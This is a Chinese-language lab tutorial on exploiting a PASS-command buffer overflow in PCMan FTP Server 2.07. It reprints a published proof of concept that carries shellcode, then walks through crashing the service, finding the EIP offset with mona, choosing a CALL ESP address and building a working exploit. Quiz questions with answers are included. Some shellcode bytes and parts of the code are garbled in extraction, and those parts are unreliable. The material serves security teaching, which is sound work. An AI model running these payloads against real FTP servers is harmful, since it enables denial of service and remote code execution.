从零开始学习软件漏洞挖掘系列教程第八篇:实战挖掘 PCMan FTP 溢出漏洞

## 1 实验简介

- ▶ 实验所属系列: 系统安全
- ▶ 实验对象: 本科/专科信息安全专业
- ▶ 相关课程及专业: 计算机网络
- ▶ 实验时数 (学分): 2学时
- ▶ 实验类别: 实践实验类

## 2 实验目的

通过该实验了解挖掘 FTP 服务器缓冲区溢出的方法。

## 3 预备知识

1. 关于 PCMAN FTP 2.07 缓冲区溢出漏洞

PCMan 是一系列免费的 Telnet 软件,并针对 BBS 进行最佳化设置,作者是洪任谕。目前此软件为台湾地区的 BBS 用户广泛使用。。

2. 关于漏洞来源

2013-8-2 Ottomatik 在 www.exploit-db.com ,报告指出 FreeFTPd 的一个缓冲 区溢出漏洞。报告指出:

PCMan's FTP Server 2.0.7 在实现上存在缓冲区溢出漏洞,此漏洞源于处理精心构造的 PASS 命令时,没有正确验证用户提供的输入,这可使远程攻击者造成缓冲区溢出,导致拒绝服务或执行任意代码。

原文见 <a href="https://www.exploit-db.com/exploits/27277/">https://www.exploit-db.com/exploits/27277/</a>。 Ottomatik 附上了 Poc:

#!/usr/bin/python2.7

# -\*- coding: utf-8 -\*-

,,,,,

PCMAN FTPD 2.07 PASS Command Buffer Overflow

Author: Ottomatik Date: 2013-07-31

Software: PCMAN FTPD

Version: 2.07

Tested On: Windows 7 SP1 - French:

Description:

```
* The PASS Command is vulnerable to a buffer overflow;
                            * Other commads may be vulnerable;
            # Modules import;
                        import socket
            def main():
               ,,,,,,
               Main function:
   buf = "PASS "
   buf += "A" * 6102 # JUNK
# 0x75670253
buf += \text{``} x53 \times 02 \times 67 \times 75" # @ CALL ESP Kernel32.dll
   buf += "\x90" * 40 # NOPs
# ShellCode: msfpayload windows_exec calc.exe, bad chars = 00,0A,0C,0D
   buf += ( \sqrt{x}d\sqrt{x}5\sqrt{4}\sqrt{24}\sqrt{4}\sqrt{5a}\sqrt{31}\sqrt{9}\sqrt{x}d1\sqrt{9}6\sqrt{x}c1\sqrt{x}b\sqrt{b}1 ) 
                         \label{eq:condition} $$ ''\times 33 \times 31 \times 42 \times 17 \times 83 \times 22 \times 04 \times 03 \times 93 \times 85 \times 23 \times 3e \times 61 \times 42 \times 2a'' $$
                         \xc1\xof\x93\x4d\x4b\xea\xa2\x5f\x2f\x7f\x96\x6f\x3b\x2d\x1b
                         \x 1b \times 69 \times c5 \times a8 \times 69 \times a6 \times a6 \times 19 \times c7 \times 90 \times c5 \times 9a \times e9 \times 1c \times 89
                         \xspace{1.000} \xspace{1.0000} \xs
                         \label{eq:condition} $$ '\x0f\x9e\xcf\x73\x4d\x23\xf1\x53\xda\x1b\x89\xd6\x1c\xef\x23" $
                         "\xd8\x4c\x40\x3f\x92\x74\xea\x67\x03\x85\x3f\x74\x7f\xcc\x34"
                         \x4f\x0b\xcf\x9c\x81\xf4\xfe\xe0\x4e\xcb\xcf\xec\x8f\x0b\xf7"
                         "\x0e\xfa\x67\x04\xb2\xfd\xb3\x77\x68\x8b\x21\xdf\xfb\x2b\x82"
                         "\xde\x28\xad\x41\xec\x85\xb9\x0e\xf0\x18\x6d\x25\x0c\x90\x90"
                         "\xea\x85\xe2\xb6\x2e\xce\xb1\xd7\xd7\xaa\x14\xe7\x68\x12\xc8"
                         \x4d\xe2\xb0\x1d\xf7\xa9\xde\xe0\x75\xd4\xa7\xe3\x85\xd7\x87
                         "\x8b\xb4\x5c\x48\xcb\x48\xb7\x2d\x23\x03\x9a\x07\xac\xca\x4e"
                         \label{label} $$ ''x1a\xb1\xec\xa4\x58\xcc\x6e\x4d\x20\x2b\x6e\x24\x25\x77\x28'' $
```

```
"\xd4\x57\xe8\xdd\xda\xc4\x09\xf4\xb8\x8b\x99\x94\x10\x2e\x1a"

"\x3e\x6d")

buf += "\r\n"

clt_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

clt_socket.connect(("127.0.0.1", 21))

print clt_socket.recv(2048)

clt_socket.send("USER anonymous\r\n")

print clt_socket.recv(2048)

clt_socket.send(buf)

print clt_socket.recv(2048)

clt_socket.close()
```

# 4 实验环境



服务器: Windows 7 SP1 , IP 地址: 随机分配

辅助工具: Immunity Debugger, Olldbg 调试器, mona.py

## 5 实验步骤

我们的任务分为3个部分:


- 1. 漏洞验证。
- 2. 漏洞利用。
- 3. 漏洞分析。

【注:为了方便,这个FTP服务器软件我在本地测试】

## 5.1 实验任务一

任务描述:验证 PCMAN FTP 2.07 在处理 PASS 命令时存在缓冲区溢出漏洞。

1. 漏洞报告指出通过构造恶意的传递给 PASS 超长的数据可以造成缓冲区溢出。作者在 Windows 7 SP1 测试成功,而我的系统刚好也是 Windows 7 SP1,用作者给出的 Poc 在我的系统测试:




没有弹出计算器,这令人失望。至少这个 Exploit 不通用,或许在你的系统可以执行成功,如果你足够幸运的话。但问题是我们如何构造出我们自己的 Exploit, 使他更加好"用"?

2. 既然作者给出的 Poc 不起作用,那我们只得自己写,自己动手丰衣足食 嘛。我用下面的 python 代码测试


import socket

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.56.1", 21))
s.recv(1024)
User = 'anonymous'
Password = "A"*60000
s.send("USER" + User + "\r\n")
print s.recv(1024)
s.send("PASS" + Password + "\r\n")
print s.recv(1024)
```

用 Immunity Debugger 载入 PCMAN FTP 2.07 并运行。



注意上面 python 代码的 IP 和 PCMAN <u>FTP 2.07</u> 的 IP 要一致。然后运行上面 的 pytohn 代码。



Boom!!! EIP 被覆盖为 0x41414141(AAAA),能不能有效利用我们还不得而知。但我们至少可以对这个软件进行拒绝服务攻击。

#### 5.1.2. 练习



以下说法错误的是?【单选题】

- 【A】exploit-db 是一个巨大的漏洞库
- 【B】漏洞发现者提供的 Poc 在我们本地也总能"正确"执行
- 【C】Poc 成功与否与环境相关

### 【D】PASS 是发送密码

答案: B

## 5.2 实验任务二

任务描述: 构造利用 PCMAN FTP 2.07 的 Exploit。

- 1. 尽管这个漏洞已经有了一个 Exploit (无论它是否真的有效),我依然用这个存在于 PCMAN FTP 2.07 上漏洞作为一个实战来讲解如何编写有效的 Exploit。,当然如果手上没有其他人给出 Exploit 的情形下,我们就得从头开始。
- 2. 前面我们知道 PASS 命令在处理用户输入的时候没有进行有效的验证,导致攻击者可以通过构造恶意的数据造成缓冲区溢出。下面定位溢出点,我试了下 6200 字符也能溢出,所以我把 python 代码改成下面:

import socket

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

s.connect(("192.168.56.1", 21))

s.recv(1024)

User = 'anonymous'


Password="A"\*6000+'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab 2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1 Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0A f1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag'

```
s.send("USER" + User + "\r\n")
print s.recv(1024)
s.send("PASS" + Password + "\r\n")
print s.recv(1024)
```

#### 200 个随机字符是 mona 产生的

```
OBADFOOD
(+) This mona.py action took 0:00:00.072000
```

为什么不直接产生 6200 随机字符?因为直接把 6200 字符放 python 太卡了。下面用 Immunity Debugger 载入 PCMAN FTP 2.07 并运行,然后执行前面的 python 代码



EIP 被覆盖为 0x 64413464(dA4d)。执行!mona po Da4d

可见 103+6000=6103 字节可以覆盖到 EIP【记得我们前面多加了 6000 哦】下面可以验证一下

```
import socket
```

s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

s.connect(("192.168.56.1", 21))

s.recv(1024)

User = 'anonymous'

Password = "A"\*6103+'B'\*4+'C'\*4+'D'\*4+'E'\*200


 $s.send("USER" + User + "\r\")$ 

print s.recv(1024)


 $s.send("PASS" + Password + "\r\")$ 

print s.recv(1024)

重复前面的步骤,不出意外的话 EIP 会是 0x42424242。



如我们所料 EIP=0x42424242,同时我们从堆栈窗口也看到了 ESP 指向 0x4444444(DDDD)。下面只需要在没有 ASLR 的模块里面找一条 jmp esp 指令就 OK 了。用!mona noaslr




只有两个模块没有 ASLR, 其中 PCManFTPD2.exe 不能用,有截断符\x00,看看 Blowfish.dll,基地址是 0x10000000,截止地址是 0x10008000,还是有\x00。我们回头看下作者给出的 Poc 用的 CALL ESP 地址【注: CALL ESP和 jmp esp 效果一样】


buf  $+= \text{``}x53\x02\x67\x75" # @ CALL ESP Kernel32.dll$ 

他用的是 Kernel32.dll 模块的一个 CALL ESP 地址,而这个模块有 ASLR 保护,每次重启机器后地址都会变化,所以你知道作者的 Poc 在我们的机器没啥没成功了吧。我觉得如果我们不能写出稳定的 Exploit,起码是针对某个版本的系统。因为像作者那个 Exploit 根本不能攻击任何机器,即时别人安装了有漏洞的软件,但是你能猜出 CALL ESP Kernel32.dll 的地址吗?这个地址是变化的,所以作者的 Exploit 最多也就是能使 PCMAN FTP 2.07 拒绝服务而已。但是我们还是可以先尝试写一个 Exploit 【尽管不稳定】,我在第三部分分析漏洞会尝试写一个稳定的 Exploit,尽管不知道能不能写出来,因为有的漏洞确实不能利用,因为限制太多了,我觉得纯考验人品,如果你幸运的

话。【注:下面所说的你的机器和我的机器看到的不一样,但是思路都是一样的】好我们先查看 PCMAN FTP 2.07 加载的模块



那我们也使用作者用的 Kernel32.dll 吧,在里面找一条 call esp 指令




前面的 python 代码 D 处放上我们的 shellcode, B 处改为 jmp esp 地址,所以完整的 Exploit:


import socket

s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM) s.connect(("192.168.56.1", 21)) s.recv(1024) User = 'anonymous' Password

```
s.send("USER" + User + "\r\n")
print s.recv(1024)
s.send("PASS" + Password + "\r\n")
print s.recv(1024)
运行代码前
```



然后先运行 PCMAN FTP 2.07, 再运行 python 代码 '



Boom!!我们的 Exploit 执行成功了。但是,相信我,重启机器后这个 Exploit 就失效了,因为 ASLR。作者提供的 Poc 也是受 ASLR 影响,所以在我们的系统上失败了,我猜作者是没法绕过 ASLR。我在 从零开始学习软件漏洞挖掘系列教程第六篇:进击 ASLR 地址随机化 这一节讲的绕过 ASLR 是有前提的,不知道你注意到没有,我前面讲的绕过 GS,SafeSeh,ASLR【注:DEP 我没讲】更多的是基于这一个事实:程序有未启用 GS,SafeSeh,ASLR的模块,准确的来讲我觉得这不叫绕过,事实上却是有很多模块没有 GS,SafeSeh,ASLR,但基本都是程序自带 DLL,随着时间推移,程序自带的DLL也慢慢会使用 GS,SafeSeh,ASLR编译,漏洞利用会变得更加艰难。但是说敢保证以后不会出现新的利用方法呢?显然,软件在不断演进,而认为软件演进不会引入新的缺陷是愚蠢的。第三部分我将分析这个漏洞的成因。

#### 5.2.2. 练习



以下说法不正确的是: 【单选题】

- 【A】作者提供的 POC 在我们本地不能利用成功是因为系统版本不一样
- 【B】DEP 是代码执行保护
- 【C】目前大部分系统 DLL 都有 SafeSeh 保护
- 【D】 jmp esp 和 call esp 在覆盖返回地址利用中效果一样

答案: A


## 5.3 实验任务三

任务描述:


#### 分析 PCMAN FTP 2.07 漏洞形成原因。

#### 1. 首先是定位漏洞。


我们知道,当发生缓冲区溢出时,原来保存的返回地址已经被覆盖为我们构造的数据。所以我们看不到漏洞发生在哪个函数。由前面的这个图可以看到,当异常发生时,ESP的值为 0x 0018ED70。




下面我们使用 Olldbg 来定位溢出点:用 Olldbg 载入 PCMAN FTP 2.07 并运行,前面我们知道了异常时候 ESP 的值为 0x 0018ED70,而一般返回地址就保存在 ESP 前面,先在堆栈窗口转到 0x 0018ED70



然后我们在 0x0018ED5C 下硬件写入条件断点,思路是这样的 0x0018ED5C 在保存的返回地址的前面,要覆盖到返回地址,0x0018ED5C 先被覆盖,而我们在这个地址下当这个地址数据为 0x41414141 时候断下的条件断点,当缓冲区溢出的 A 覆盖到 0x0018ED5C 时候程序会断下来,而此时返回地址还没有被覆盖到,因此我们可以得到原来保存的返回地址,也就知道溢出发生在哪个函数了。下面在数据窗口转到 0x0018ED5C,下断点如图:





断点下好后,运行这一段 python 代码:

import socket

s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

s.connect(("192.168.56.1", 21))

s.recv(1024)

User = 'anonymous'

Password='A'\*8000


 $s.send("USER" + User + "\r\")$ 

print s.recv(1024)


 $s.send("PASS" + Password + "\r\")$ 

print s.recv(1024)


程序断下



此时 0x0018ED5C 果然是 0x41414141, 在堆栈窗口转到 0x0018ED5C




注意到 0x0018ED68 这个地址保存的值 0x00402A2B, 返回到....他就是我们要找的溢出函数的下一句代码,接着去 0x00402A2B 看看




看到了吧

00402A26 | E83514000 | CALL PCManFTP.00403E60

这一句就是 CALL 有漏洞的函数,溢出发生在 0x00403E60 这个函数中。 取消硬件断点并在 0x00402A26 按 F2 下断点



重新用 OD 载入 PCMAN FTP 2.07 并运行,然后运行前面的 python 代码,在 OD 里按三下 F9,看到了下面这个



看到我们传递给程序的'AAAAAA...'了吧,被当作参数传递给 0x00403E60 这个函数,而这个函数对我们传进去的参数不加以校验直接复制到缓冲区,造成典型的缓冲区溢出漏洞。

#### 5.3.2. 练习



以下说法正确的是: 【单选题】

- 【A】retn 相当于 pop esp , jmp eip
- 【B】编写程序时候总可以假设用户传递的数据是正确的
- 【C】溢出容易发生在 strcpy, memcpy 这些函数
- 【D】由于有 GS 保护,溢出覆盖返回地址的攻击已经消失正确答案: C

## 6 实验报告要求

参考实验原理与相关介绍,完成实验任务,并对实验结果进行分析,完成思 考题目,总结实验的心得体会,并提出实验的改进意见。

# 7 分析与思考

PCMAN FTP 2.07 能否稳定利用?

# 8 配套学习资源

1. 网络精灵

www.netfairy.net